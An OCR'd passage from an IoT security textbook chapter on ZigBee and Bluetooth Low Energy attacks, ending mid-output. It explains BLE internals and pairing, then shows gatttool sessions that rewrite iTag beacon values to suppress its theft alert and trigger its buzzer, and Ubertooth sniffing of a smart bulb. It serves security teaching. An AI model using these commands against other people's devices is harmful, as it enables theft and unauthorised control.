


Figure 10-18. *Replaying captured packets on the same channel*

We are able to control the ZigBee-enabled smart device by replaying packets because the CRC verification mechanism was not implemented.

This is all for the attacks on ZigBee here. As you can imagine, though, there are a number of additional attack vectors that you can now perform with the knowledge of foundational techniques used for exploitation.

Bluetooth Low Energy

Now that we have read about ZigBee, the other most common communication protocol is BLE. BLE has applications in a number of areas in IoT, especially because it is one of the communication protocols with which smartphones can speak.

You will find BLE in a number of smart devices including those used for health care, smart home automation, retail, smart enterprises, and so on. BLE has a number of advantages over other communication protocols, including the ability to conserve power for a longer duration of time, extremely low usage of resources even with higher amounts of data transfer, and so on.

Bluetooth was originally designed by Nokia with the name Wibree in 2006, which was then later adopted by the Bluetooth Special Interest Group (SIG) in 2010. Later on, the Bluetooth 4.0 core specification was released with the focus on designing a radio standard with low power consumption targeting use in devices with low resources, power, and bandwidth.

BLE Internals and Association

Before jumping into BLE security and the various exploitation techniques, let's have a look at some of the BLE internals, so that we have a greater in-depth understanding of the foundational concepts when we are working with BLE-based IoT devices. Figure 10-19 shows the BLE stack structure.




Figure 10-19. *Bluetooth Low Energy stack (Source: https://www.bluetooth.com/specifications/bluetooth-core-specification)*

As you can see from Figure 10-19, the BLE stack consists of two different layers—Host and Controller—bound via the Host Controller Interface (HCI). All the different components in various layers perform their own functionality; for example, the Physical layer is responsible for all the modulation and demodulation of the signals; the Link layer handles CRC generation, encryption, and defining how devices communicate with each other; and the Logical Link Control and Adaption Protocol (L2CAP) takes multiple data formats from the upper layers and puts them into a BLE packet structure.

At the very top of the BLE stack, inside the Host layer, you will notice a couple of more interesting components such as Attribute Protocol (ATT), Generic Attribute Profile (GATT), and Generic Access Profile (GAP).

Let's explore what the functionalities of GAP and GATT are, as these are the two most important components in the BLE stack, and also something that you will encounter very frequently during your security research.

- GAP is responsible for all the discovery and related aspects in any BLE network. ATT defines the client/server protocol for data exchange, which is then grouped together into meaningful services using the GATT.
- GATT is responsible for the entire exchange of all user data and profile information in a BLE connection.

So as you can imagine, it will be GATT (or ATT) that we are mostly concerned with during our further security research journey. As we go deep inside a BLE connection, it is also vital to understand how all of the data are stored on a device in a BLE connection. This is better illustrated in Figure 10-20.




Figure 10-20. *BLE service, profile. and characteristics*

Inside any BLE device, there can be a number of profiles, each of which will have different services. Services are a collection of characteristics (which we will come to in a while) or in layman's terms, just a collection of information of a related nature. Services in this case could be anything that is defined by the Bluetooth SIG such as heart rate, blood pressure, alarm level, and so on. BLE developers are free to choose from one of the services defined by the Bluetooth SIG (`https://www.bluetooth.com/specifications/gatt/services`) or create their own.

Moving further in Figure 10-20, we have various characteristics that have a value and a descriptor. Characteristics are the actual values that are stored for a given service. As you can probably imagine here, it is the characteristics that we are interested in sniffing, reading, and modifying to exploit a given IoT device.

Now that we are familiar with the underlying concept of BLE internals, let's have a quick look at what a typical authentication process looks like in BLE.

Figure 10-21 shows a representation of how BLE association and communication happens in IoT devices.




Figure 10-21. *BLE association and communication (Source: When Encryption is Not Enough [Shakacon 2016] by Sumanth Naropanth, Chandra Prakash Gopalaiah, & Kavya Racharla)*

The entire process can be divided into the following steps:

1. There are two devices involved—a broadcaster and a peripheral. The broadcaster's role is to collect and monitor data, and it is also constantly broadcasting for its availability. The observer observes these broadcasts.
2. Once an observer observes a broadcast message corresponding to what the observer is interested in, it sends a connection request to the peripheral.
3. Based on which pairing mechanism is selected, both the devices are now connected to each other.
4. Next, the data transmission starts, during which both the observer and the peripheral are sending and receiving data from each other.

One of the other things that is important to note during the association process is the pairing encryption that is used by devices. BLE provides four different ways of handling pairing, as given here.

1. JustWorks (JW)
    - One of the most common pairing modes.
    - Used in devices without a display or a small display without keypad.
    - Uses a key of six 0s: 000000.
2. Numeric comparison
    - Mostly used in devices with display for yes or no.
    - Shows the same number on both the devices and asks the user to confirm whether the numbers match.
3. Passkey
    - Uses a six-digit passkey.
    - Can be easily brute forced as a six-digit passkey only has 999,999 possible combinations.
4. Out of band
    - Very rare.
    - Shares the pin using an out-of-band channel like Near Field Communication (NFC).

Interacting with BLE Devices

Now that we understand the BLE architecture and how devices communicate, let's go a step further and see it in action. Figure 10-22 shows our setup for this section.

Figure 10-22. *BLE dongle interacting with a BLE beacon*

In this section, we interact with a BLE beacon and look at the various characteristics that are stored in the beacon. For this, we use a BLE adapter dongle and a utility called Gatttool.

Plug in the BLE dongle inside your system; if you are using a VM, make sure it is detected by the VM. You can verify it by using the command `hciconfig`, which should show an `hci` interface if the BLE dongle is successfully connected.

As you can see from Figure 10-23, we have a BLE adapter dongle connected with the Bluetooth Address (`BD_ADDR`) of `78:4F:43:55:A2:31`.

```
oit@ubuntu [10:57:59 AM] [~]
-> % sudo hciconfig
hci0:   Type: BR/EDR  Bus: USB
        BD Address: 78:4F:43:55:A2:31  ACL MTU: 8192:128  SCO MTU: 64:128
        UP RUNNING PSCAN
        RX bytes:521 acl:0 sco:0 events:25 errors:0
        TX bytes:597 acl:0 sco:0 commands:25 errors:0
```

Figure 10-23. *Configuring BLE adapter and dongle with `hciconfig`*

Once we have connected the adapter, the next step is to search for BLE devices around us. We can use either the hcitool utility for this, or other open source projects such as Blue Hydra. Here we use hcitool's `lescan` functionality to scan for nearby BLE devices.

As you can see in Figure 10-24, we have a couple of BLE devices nearby, such as the LEDBlue smart light bulb, UNI-LOCK smart lock, and a few other devices for which names have not been resolved.

```
oit@ubuntu [11:12:01 AM] [~/.oh-my-zsh/plugins/rvm] [master]
-> % sudo hcitool lescan
LE Scan ...
54:2B:FA:CB:B3:47 (unknown)
54:2B:FA:CB:B3:47 (unknown)
04:A3:16:72:B0:9C (unknown)
04:A3:16:72:B0:9C LEDBlue-1672B09C
C0:97:27:3D:8D:03 (unknown)
55:41:0D:7F:CE:9D (unknown)
04:A3:16:72:B0:9C (unknown)
F4:F5:D8:6F:79:45 (unknown)
F4:F5:D8:6F:79:45 (unknown)
54:2B:FA:CB:B3:47 (unknown)
C8:FD:19:51:21:25 (unknown)
C8:FD:19:51:21:25 UNI-LOCK
```

Figure 10-24. *Hcitool `lescan` shows BLE devices in the vicinity*

In this case, our beacon is with the address `0C:F3:EE:0E:19:97`, which we can now connect with. We launch Gatttool using the additional flag of `-I` to launch in an interactive mode and `-b` providing the `BD_ADDR` of the target device, as shown in Figure 10-25. Once you're at the Gatttool prompt, type `connect` to connect to the target device (see Figure 10-25).

```
oit@ubuntu [11:18:34 AM] [~]
-> % sudo gatttool -I -b 0C:F3:EE:0E:19:97
[   ][0C:F3:EE:0E:19:97][LE]> connect
[CON][0C:F3:EE:0E:19:97][LE]>
```

Figure 10-25. *Connecting to the target device using Gatttool*

At this point, as shown in Figure 10-26, we can do primary services discovery and list all the various characteristics of the target device, which in this case is a beacon.

```
[CON][0C:F3:EE:0E:19:97][LE]> primary
[CON][0C:F3:EE:0E:19:97][LE]>
attr handle: 0x0001, end grp handle: 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0006, end grp handle: 0x0014 uuid: f0cec428-2ebb-47ab-a753-0ce09e9fe64b
[CON][0C:F3:EE:0E:19:97][LE]> characteristics
[CON][0C:F3:EE:0E:19:97][LE]>
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0007, char properties: 0x0a, char value handle: 0x0008, uuid: f1cec428-2ebb-47ab-a753-0ce09e9fe64b
handle: 0x0009, char properties: 0x0a, char value handle: 0x000a, uuid: f2cec428-2ebb-47ab-a753-0ce09e9fe64b
handle: 0x000b, char properties: 0x0a, char value handle: 0x000c, uuid: f3cec428-2ebb-47ab-a753-0ce09e9fe64b
handle: 0x000d, char properties: 0x0a, char value handle: 0x000e, uuid: f4cec428-2ebb-47ab-a753-0ce09e9fe64b
handle: 0x000f, char properties: 0x0a, char value handle: 0x0010, uuid: f5cec428-2ebb-47ab-a753-0ce09e9fe64b
handle: 0x0011, char properties: 0x0a, char value handle: 0x0012, uuid: f6cec428-2ebb-47ab-a753-0ce09e9fe64b
handle: 0x0013, char properties: 0x0a, char value handle: 0x0014, uuid: f7cec428-2ebb-47ab-a753-0ce09e9fe64b
```

Figure 10-26. *Listing characteristics and services of target BLE device*

Let's try to read one of the characteristics here—`0x000c`—using `char-read-hnd`, also shown in Figure 10-27.

```
[CON][0C:F3:EE:0E:19:97][LE]> char-read-hnd 0x000c
[CON][0C:F3:EE:0E:19:97][LE]>
Characteristic value/descriptor: 74 65 73 74 6e 61 6d 65 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 10-27. *Reading the handle value of `0x000c`*

If we go ahead and decode this as ASCII hex, we get the actual name that we have given to the beacon, in this case, `testname`, as shown in Figure 10-28.




Figure 10-28. *Decoding the hex value to ASCII*

We can also try reading other handles such as `0x0014`, which contains the hex string shown in Figure 10-29.

```
[CON][0C:F3:EE:0E:19:97][LE]>
Characteristic value/descriptor: 09 dd 01 61 74 74 69 66 79 07 65 74 77 6f 72 6b 73 07 00 00
```

Figure 10-29. *Reading another handle from the target BLE device*

Again, if we decode this, we get to see that this contains the URL wth which we have configured the beacon as shown in Figure 10-30.




Figure 10-30. *Decoding the URL value stored in the beacon*

Let's try this on another beacon—iTag. As earlier, the first step would be to find out the `BD_ADDR` of our target device using the `lescan` functionality of hcitool, as shown in Figure 10-31.




Figure 10-31. *Performing recon on another BLE device*

In this case, our beacon has the address `20:CD:39:A8:3E:1E` as shown in Figure 10-31.

Next, let's go ahead and find out all the services that are present in this beacon using the `primary` command. As shown in Figure 10-32, it now lists all the services running on the target device along with `attr handle`, `grp handle`, and `UUIDs`. With the help of the first part of Universally Unique Identifier (UUID), we can also determine the service it relates to.

```
[20:CD:39:A8:3E:1E][LE]> primary
attr handle: 0x0001, end grp handle: 0x000b uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0x000f uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0010, end grp handle: 0x0020 uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle: 0x0021, end grp handle: 0x0037 uuid: 0000fff0-0000-1000-8000-00805f9b34fb
attr handle: 0x0038, end grp handle: 0x003b uuid: 00001802-0000-1000-8000-00805f9b34fb
attr handle: 0x003c, end grp handle: 0x003f uuid: 0000ff90-0000-1000-8000-00805f9b34fb
attr handle: 0x0040, end grp handle: 0x0043 uuid: 00001804-0000-1000-8000-00805f9b34fb
attr handle: 0x0044, end grp handle: 0x0047 uuid: 0000ff80-0000-1000-8000-00805f9b34fb
attr handle: 0x0048, end grp handle: 0x004b uuid: 00001803-0000-1000-8000-00805f9b34fb
attr handle: 0x004c, end grp handle: 0x0050 uuid: 0000180f-0000-1000-8000-00805f9b34fb
attr handle: 0x0051, end grp handle: 0xffff uuid: f000ffc0-0451-4000-b000-000000000000
```

Figure 10-32. *Services list of iTag device*

For example, for a UUID value of `00002800-0000-1000-8000-00805f9b34fb`, the value `00002800` indicates that this is a GATT primary service.

In the case of this specific beacon, it is designed in such a way that during the normal operational state, the beacon stays connected to the device in all instances, but only for around five seconds. After that it disconnects and tries to connect again. This functionality allows users to tag this beacon to their valuables and makes sure they are not leaving the valuable item behind. This works on the principle that if the mobile application is not able to connect to the beacon every five seconds, the item is far away from the user. Let's see if by modifying the properties of the beacon we are able to change this condition and make it stay connected all of the time.

If we look up the Bluetooth SIG web site mentioning the different UUIDs and their use cases at `https://www.bluetooth.com/specifications/gatt/services`, we see that UUID `0xfff0` is not one of the services defined by Bluetooth SIG. Let's have a look at the handle for that particular UUID, and see if we find anything useful.

Using the `char-desc` command, we can get a list of all the handles, optionally also specifying the `attr` and `end group handles`, which in this case are `0x0021` and `0x0037`, respectively. You can find the `attr` and `end group handle` of a particular UUID using this primary command:

```
char-desc 0x0021 0x0037
```

If we look at Figure 10-33, we can see the complete list of handles for UUID `0xff0` using the command `char-desc`.

```
[20:CD:39:A8:3E:1E][LE]> char-desc 0x0021 0x0037
handle: 0x0021, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0022, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0023, uuid: 0000fff1-0000-1000-8000-00805f9b34fb
handle: 0x0024, uuid: 00002901-0000-1000-8000-00805f9b34fb
handle: 0x0025, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0026, uuid: 0000fff2-0000-1000-8000-00805f9b34fb
handle: 0x0027, uuid: 00002901-0000-1000-8000-00805f9b34fb
handle: 0x0028, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0029, uuid: 0000fff3-0000-1000-8000-00805f9b34fb
handle: 0x002a, uuid: 00002901-0000-1000-8000-00805f9b34fb
handle: 0x002b, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x002c, uuid: 0000fff4-0000-1000-8000-00805f9b34fb
handle: 0x002d, uuid: 00002902-0000-1000-8000-00805f9b34fb
handle: 0x002e, uuid: 00002901-0000-1000-8000-00805f9b34fb
handle: 0x002f, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0030, uuid: 0000fff5-0000-1000-8000-00805f9b34fb
handle: 0x0031, uuid: 00002901-0000-1000-8000-00805f9b34fb
handle: 0x0032, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0033, uuid: 0000fff6-0000-1000-8000-00805f9b34fb
handle: 0x0034, uuid: 00002901-0000-1000-8000-00805f9b34fb
handle: 0x0035, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x0036, uuid: 0000fff7-0000-1000-8000-00805f9b34fb
handle: 0x0037, uuid: 00002901-0000-1000-8000-00805f9b34fb
```

Figure 10-33. *Listing characteristic descriptors*

If we relate this to what has been defined by the Bluetooth SIG, we see that the service `0xfff1` to `0xfff7` is defined by the manufacturers, and the others are services adopted by the Bluetooth SIG such as primary service, characteristic, characteristic user description, and so on.

Let's finally go ahead and read the handle `0x0023` using the command `char-read-hnd 0x0023`. As shown in Figure 10-34, the current value in that handle is 03.

```
[20:CD:39:A8:3E:1E][LE]> char-read-hnd 0x0023
Characteristic value/descriptor: 03
```

Figure 10-34. *Reading characteristic value of handle 0x0023*

We can also change this value to something like 01, as shown in Figure 10-35.

```
[20:CD:39:A8:3E:1E][LE]> char-write-req 0x0023 01
Characteristic value was written successfully
[20:CD:39:A8:3E:1E][LE]>
```

Figure 10-35. *Writing new value to the handle 0x0023*

On the device side now, the device no longer disconnects every five seconds and an attacker can now steal the valuable item attached to the beacon without the user getting a notification that this valuable item is missing.

In our current device itself, the beacon that we are using has a sound buzzer. This buzzer gets triggered whenever the device is not close to the pairing device. This is another potential attack surface that we can try exploiting.

In the following steps, we take a deeper look at the buzzer functionality, the current value of the characteristic, and how we can modify the value to trigger the buzzer as per desire. Let's again go ahead and have a look at the primary services in Figure 10-36.

```
[20:CD:39:A8:3E:1E][LE]> primary
attr handle: 0x0001, end grp handle: 0x000b uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0x000f uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x0010, end grp handle: 0x0020 uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle: 0x0021, end grp handle: 0x0037 uuid: 0000fff0-0000-1000-8000-00805f9b34fb
attr handle: 0x0038, end grp handle: 0x003b uuid: 00001802-0000-1000-8000-00805f9b34fb
attr handle: 0x003c, end grp handle: 0x003f uuid: 0000ff90-0000-1000-8000-00805f9b34fb
attr handle: 0x0040, end grp handle: 0x0043 uuid: 00001804-0000-1000-8000-00805f9b34fb
attr handle: 0x0044, end grp handle: 0x0047 uuid: 0000ff80-0000-1000-8000-00805f9b34fb
attr handle: 0x0048, end grp handle: 0x004b uuid: 00001803-0000-1000-8000-00805f9b34fb
attr handle: 0x004c, end grp handle: 0x0050 uuid: 0000180f-0000-1000-8000-00805f9b34fb
attr handle: 0x0051, end grp handle: 0xffff uuid: f000ffc0-0451-4000-b000-000000000000
```

Figure 10-36. *Listing of all the services of iTag*

If we look up the Bluetooth SIG documentation online for the BLE GATT services available at https://www.bluetooth.com/specifications/gatt/services, we find that the UUID 00001802 is an immediate alert service, which is something of interest to us.

If you look at the output of the preceding command, the UUID 00001802 corresponds to the attr handle 0x0038. Let's now go ahead and expand the handles of this particular UUID.

We can use the char-desc command to expand any given UUID as shown in Figure 10-37.

```
[20:CD:39:A8:3E:1E][LE]> char-desc 0x0038 0x003b
handle: 0x0038, uuid: 00002800-0000-1000-8000-00805f9b34fb
handle: 0x0039, uuid: 00002803-0000-1000-8000-00805f9b34fb
handle: 0x003a, uuid: 00002a06-0000-1000-8000-00805f9b34fb
handle: 0x003b, uuid: 00002901-0000-1000-8000-00805f9b34fb
```

Figure 10-37. *Listing characteristic descriptors*

In Figure 10-33, if we analyze the output, we are able to identify that out of the four UUID values,

- 0x2800 corresponds to primary service.
- 0x2803 corresponds to characteristic.
- 0x2a06 corresponds to alert level.
- 0x2901 corresponds to characteristic user description.

Next, we can read the value of the alert level handle, which is the UUID beginning with 00002a06, which corresponds to the handle 0x003a.

```
char-read-hnd 0x003a
```

As we can see from Figure 10-38, the current value of the handle 0x003a is 00.

```
[20:CD:39:A8:3E:1E][LE]> char-read-hnd 0x003a
Characteristic value/descriptor: 00
```

Figure 10-38. *Reading handle 0x003a*

We can write our own data to this handle using `char-write-req`, as shown in Figure 10-39, and make it `01`.

```
[20:CD:39:A8:3E:1E][LE]> char-write-req 0x003a 01
Characteristic value was written successfully
```

Figure 10-39. *Writing a new value to the handle to trigger an alarm*

As soon as we do this, the beacon starts making a loud buzzing sound, which was our goal.

In this section, we were able to dig deep into various devices using BLE and explore how the entire BLE stack was laid out. We were also able to read and modify data that changed the behavior of the target device.

Exploiting a Smart Bulb Using BLE

Now that we know how to work with basic BLE devices, and read and modify data, let's move to more complicated real-world IoT devices using BLE. In this case, we will use a BLE-enabled smart light bulb. The goal of this exercise is to control the light bulb without any authentication required whatsoever.

The first step, as in all the cases, is to determine the `BD_ADDR`, which is the Bluetooth address of the target device. We can again find this using hcitool `lescan` as shown in Figure 10-40.

```
root@oit:~# hcitool lescan
LE Scan ...
88:C2:55:CA:E9:4A (unknown)
88:C2:55:CA:E9:4A Cnligh
88:C2:55:CA:E9:4A (unknown)
88:C2:55:CA:E9:4A Cnligh
88:C2:55:CA:E9:4A (unknown)
88:C2:55:CA:E9:4A Cnligh
```

Figure 10-40. *Scanning for BLE light bulb*

Our smart bulb in this case has the Bluetooth address of `88:C2:55:CA:E9:4A`. Now before we jump into `Gatttool` and modify the handles to change the behavior of the device, we need to know what properties to change.

This is easier if the device has defined its various characteristics as per the Bluetooth SIG, but in cases where it is custom implemented, the only option left is to sniff the BLE traffic and figure out what the handles being written in the normal operation are, and write those handle values manually.

Sniffing BLE Packets

To sniff BLE packets, you can use various devices such as the Ubertooth One or the Adafruit BLE Sniffer. For our exercise purposes, we use the Ubertooth One by GreatScottGadgets.

Setting up Ubertooth is straightforward and can be done by following the instructions on the Ubertooth wiki located at `https://github.com/greatscottgadgets/ubertooth/wiki/Building-from-git`.

Once everything is installed, we use the utility `ubertooth-btle` to sniff BLE packets. The additional flags that we use are `-f` to follow the connections (because of channel hopping) and `-t` to specify the `BD_ADDR` of the target device, which in this case is `88:C2:55:CA:E9:4A`. Once you run this, you will see the packets on the screen shown in Figure 10-41.

```
root@oit:~# ubertooth-btle -f  -t88:C2:55:CA:E9:4A
systime=1484295980 freq=2402 addr=8e89bed6 delta_t=122680.427 ms
00 0d 4a e9 ca 55 c2 88 02 01 06 03 02 71 f3 28 e1 c2
Advertising / AA 8e89bed6 (valid)/ 13 bytes
 2  Channel Index: 37      1
    Type:  ADV_IND  3      4
    AdvA:  88:c2:55:ca:e9:4a (public)
    AdvData: 02 01 06 03 02 71 f3
        Type 01 (Flags)
           00000110
        Type 02
            71 f3

    Data:  4a e9 ca 55 c2 88 02 01 06 03 02 71 f3
    CRC:   28 e1 c2

systime=1484295980 freq=2402 addr=8e89bed6 delta_t=105.620 ms
00 0d 4a e9 ca 55 c2 88 02 01 06 03 02 71 f3 28 e1 c2
Advertising / AA 8e89bed6 (valid)/ 13 bytes
    Channel Index: 37
    Type:  ADV_IND
    AdvA:  88:c2:55:ca:e9:4a (public)
    AdvData: 02 01 06 03 02 71 f3
        Type 01 (Flags)
           00000110
        Type 02
            71 f3

    Data:  4a e9 ca 55 c2 88 02 01 06 03 02 71 f3
    CRC:   28 e1 c2
```

Figure 10-41. *BLE sniffing using Ubertooth*

Here are some of the things that we note from Figure 10-41.

1. The Access address (AA) is `0x8e89bed6`, which is used to manage the Link layer.
2. It is on channel 37, which is one of the dedicated advertising channels.
3. Packet PDU is `ADV_IND`, which means it is connectable, unidirectional, and scannable.
4. `AdvA` ID `88:c2:55:ca:e9:4a`, which is the same as the `BD_ADDR` of the advertising device.

If you also look further into the scanning process, you will see what is shown in Figure 10-42.

```
systime=1484297847 freq=2402 addr=8e89bed6 delta_t=0.423 ms
04 18 4a e9 ca 55 c2 88 07 09 43 6e 6c 69 67 68 74 05 12 08 00 0a 00 02 0a 04 8a ea af
Advertising / AA 8e89bed6 (valid)/ 24 bytes
    Channel Index: 37
    Type:  SCAN_RSP
    AdvA:  88:c2:55:ca:e9:4a (public)
    ScanRspData: 07 09 43 6e 6c 69 67 68 74 05 12 08 00 0a 00 02 0a 04
        Type 09 (Complete Local Name)
            Cnligh
Error: attempt to read past end of buffer (9 + 116 > 18)

    Data:  4a e9 ca 55 c2 88 07 09 43 6e 6c 69 67 68 74 05 12 08 00 0a 00 02 0a 04
    CRC:   8a ea af

systime=1484297847 freq=2402 addr=8e89bed6 delta_t=102.072 ms
43 0c 34 57 a3 ce d6 67 4a e9 ca 55 c2 88 5c 0d 2d
Advertising / AA 8e89bed6 (valid)/ 12 bytes
    Channel Index: 37
    Type:  SCAN_REQ
    ScanA: 67:d6:ce:a3:57:34 (random)
    AdvA:  88:c2:55:ca:e9:4a (public)

    Data:  34 57 a3 ce d6 67 4a e9 ca 55 c2 88
    CRC:   5c 0d 2d
```

Figure 10-42. *SCAN request and response in the BLE sniffing*

If you look at Figure 10-42, it has both the scan response (`SCAN_RSP`) from the target device and scan request (`SCAN_REQ`) from the mobile application communicating with the smart light bulb.

`SCAN_REQ`

- `ScanA` is a six-byte scanner address that also specifies, based on the Tx address, whether it is a random or public address.
- `AdvA` is a six-byte advertiser address that also specifies, based on the RxAdd in PDU, whether the address is public or random.

`SCAN_RSP`

- `AdvA` is a six-byte advertiser address where the TxAdd indicates the type of address, whether it is random or public.
- `ScanRspData` is optional advertising data from the advertiser.

As we discussed in the very first sections regarding BLE, you will also see CONNECT_REQ packets as shown in Figure 10-43.

```
systime=1484297848 freq=2402 addr=8e89bed6 delta_t=0.495 ms
45 22 34 57 a3 ce d6 67 4a e9 ca 55 c2 88 67 8a 9a af d3 67 34 03 0f 00 18 00 00 00 48 00 ff ff ff ff 1f a5 c9 2b 0d
Advertising / AA 8e89bed6 (valid)/ 34 bytes
    Channel Index: 37
    Type:  CONNECT_REQ
    InitA: 67:d6:ce:a3:57:34 (random)
    AdvA:  88:c2:55:ca:e9:4a (public)
    AA:    af9a8a67
    CRCInit: 3467d3
    WinSize: 03 (3)
    WinOffset: 000f (15)
    Interval: 0018 (24)
    Latency: 0000 (0)
    Timeout: 0048 (72)
    ChM: ff ff ff ff 1f
